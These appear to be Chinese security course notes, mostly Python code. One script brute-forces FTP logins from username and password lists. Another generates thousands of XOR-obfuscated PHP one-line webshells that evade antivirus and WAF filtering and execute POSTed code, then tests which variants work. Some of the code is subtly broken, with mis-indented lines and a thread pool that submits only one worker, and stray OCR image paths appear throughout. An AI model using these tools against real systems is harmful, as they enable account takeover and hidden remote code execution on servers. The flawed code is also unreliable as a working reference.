
Day78　Python开发-多线程Fuzz&Waf异或免杀&爆破



78.1 Python开发-利用FTP模块实现协议爆破脚本

ftp模块使用：**https://www.cnblogs.com/xiao-apple36/p/9675185.html**　**https://www.cnblogs.com/j6-2/p/4645490.html**

多线程详解：**https://blog.csdn.net/briblue/article/details/85101144**

```
# coding:utf-8
import ftplib
```

```python
from concurrent.futures import ThreadPoolExecutor
import queue
import sys

#利用Python开发其他协议爆破脚本
def ftp_check():
    while not q.empty():
        dict=q.get()
        dict=dict.split('|')
        username=dict[0]
        password=dict[1]
        ftp=ftplib.FTP()
        try:
            ftp.connect('192.168.0.101',21)
            ftp.login(username,password)
            ftp.retrlines('list')
            ftp.close()
                print('success|'+username+'|'+password)
        except ftplib.all_errors:
                print('failed|'+username+'|'+password)
            ftp.close()
            pass

if __name__ == '__main__':
    print("python ftp_burte.py user.txt pass.txt 10")
    user_file=sys.argv[1]
    pass_file = sys.argv[2]
    thread_x=sys.argv[3]
    q=queue.Queue()
    for username in open(user_file):
        for password in open(pass_file):
            username = username.replace('\n', '')
            password = password.replace('\n', '')
            diclist=username+'|'+password
            q.put(diclist)
    with ThreadPoolExecutor(10) as t:
        t.submit(ftp_check)

```

78.2 Python开发-配合 Fuzz实现免杀异或 Shell脚本


> 思路：不用看二进制的异或计算，嵌套if循环列出所有 ASCII 值 <127 的组合（127x127），将这些组合 放入一句话木马中批量生成，然后写批量请求脚本测试哪个 payload 成功，发起 requests 请求， 看返回内容。

异或就是将两个字符转为ascii码再转为二进制后见进行异或运算，得到另一个字符,比如`<?php $a=(“!”^”@”).’ssert’;$a($_POST[x];?>`，利用py实现批量fuzz.同理，也可以异或其他字符，就是学过的无字符数字命令执行的知识。

其他思路：**https://www.cnblogs.com/hackmang/p/11806497.html** **https://blog.csdn.net/qq_41617034/article/details/104441032**

```
# coding:utf-8
import requests
import time

```



```python
import queue
from concurrent.futures import ThreadPoolExecutor

def string():
    while not q.empty():
        filename=q.get()
        url = 'http://127.0.0.1:8081/x/' + filename
        datas = {
            'x': 'phpinfo();'
        }
        result = requests.post(url, data=datas).content.decode('utf-8')
        if 'XIAODI-PC' in result:
            print('check->'+filename+'->ok')
        else:
            print('check->'+filename+'->no')
        time.sleep(1)


def shell_test_check():
    url='http://127.0.0.1:8081/x/33xd64.php'
    datas={
        'x':'phpinfo();'
    }
    result=requests.post(url,data=datas).content.decode('utf-8')
    print(result)
    if 'XIAODI-PC' in result:
        print('ok')
```

```python

if __name__ == '__main__':
    q=queue.Queue()
    for i in range(33, 128):
        for ii in range(33, 128):
            payload = "'" + chr(i) + "'" + '^' + "'" + chr(ii) + "'"
            code = "<?php $a=(" + payload + ").'ssert';$a($_POST[x]);?>"
            filename = str(i) + 'xd' + str(ii) + '.php'
            q.put(filename)
            with open('Fuzz后门文件/' + filename, mode='w',encoding='utf-8') as f:
                f.write(code)
                f.close()
                print('Fuzz文件生成成功')
    with ThreadPoolExecutor(20) as t:
        t.submit(string)

```

资源：

```
https://github.com/zhanye/fuzzdb
https://github.com/stemmm/fuzzDicts
https://www.cnblogs.com/liujizhou/p/11806497.html
https://www.cnblogs.com/kaituorensheng/p/4480512.html
https://blog.csdn.net/qq_41617034/article/details/104441032
https://pan.baidu.com/s/13y3U6jX3WUYmnfKnXT8abQ 提取码：xiao
```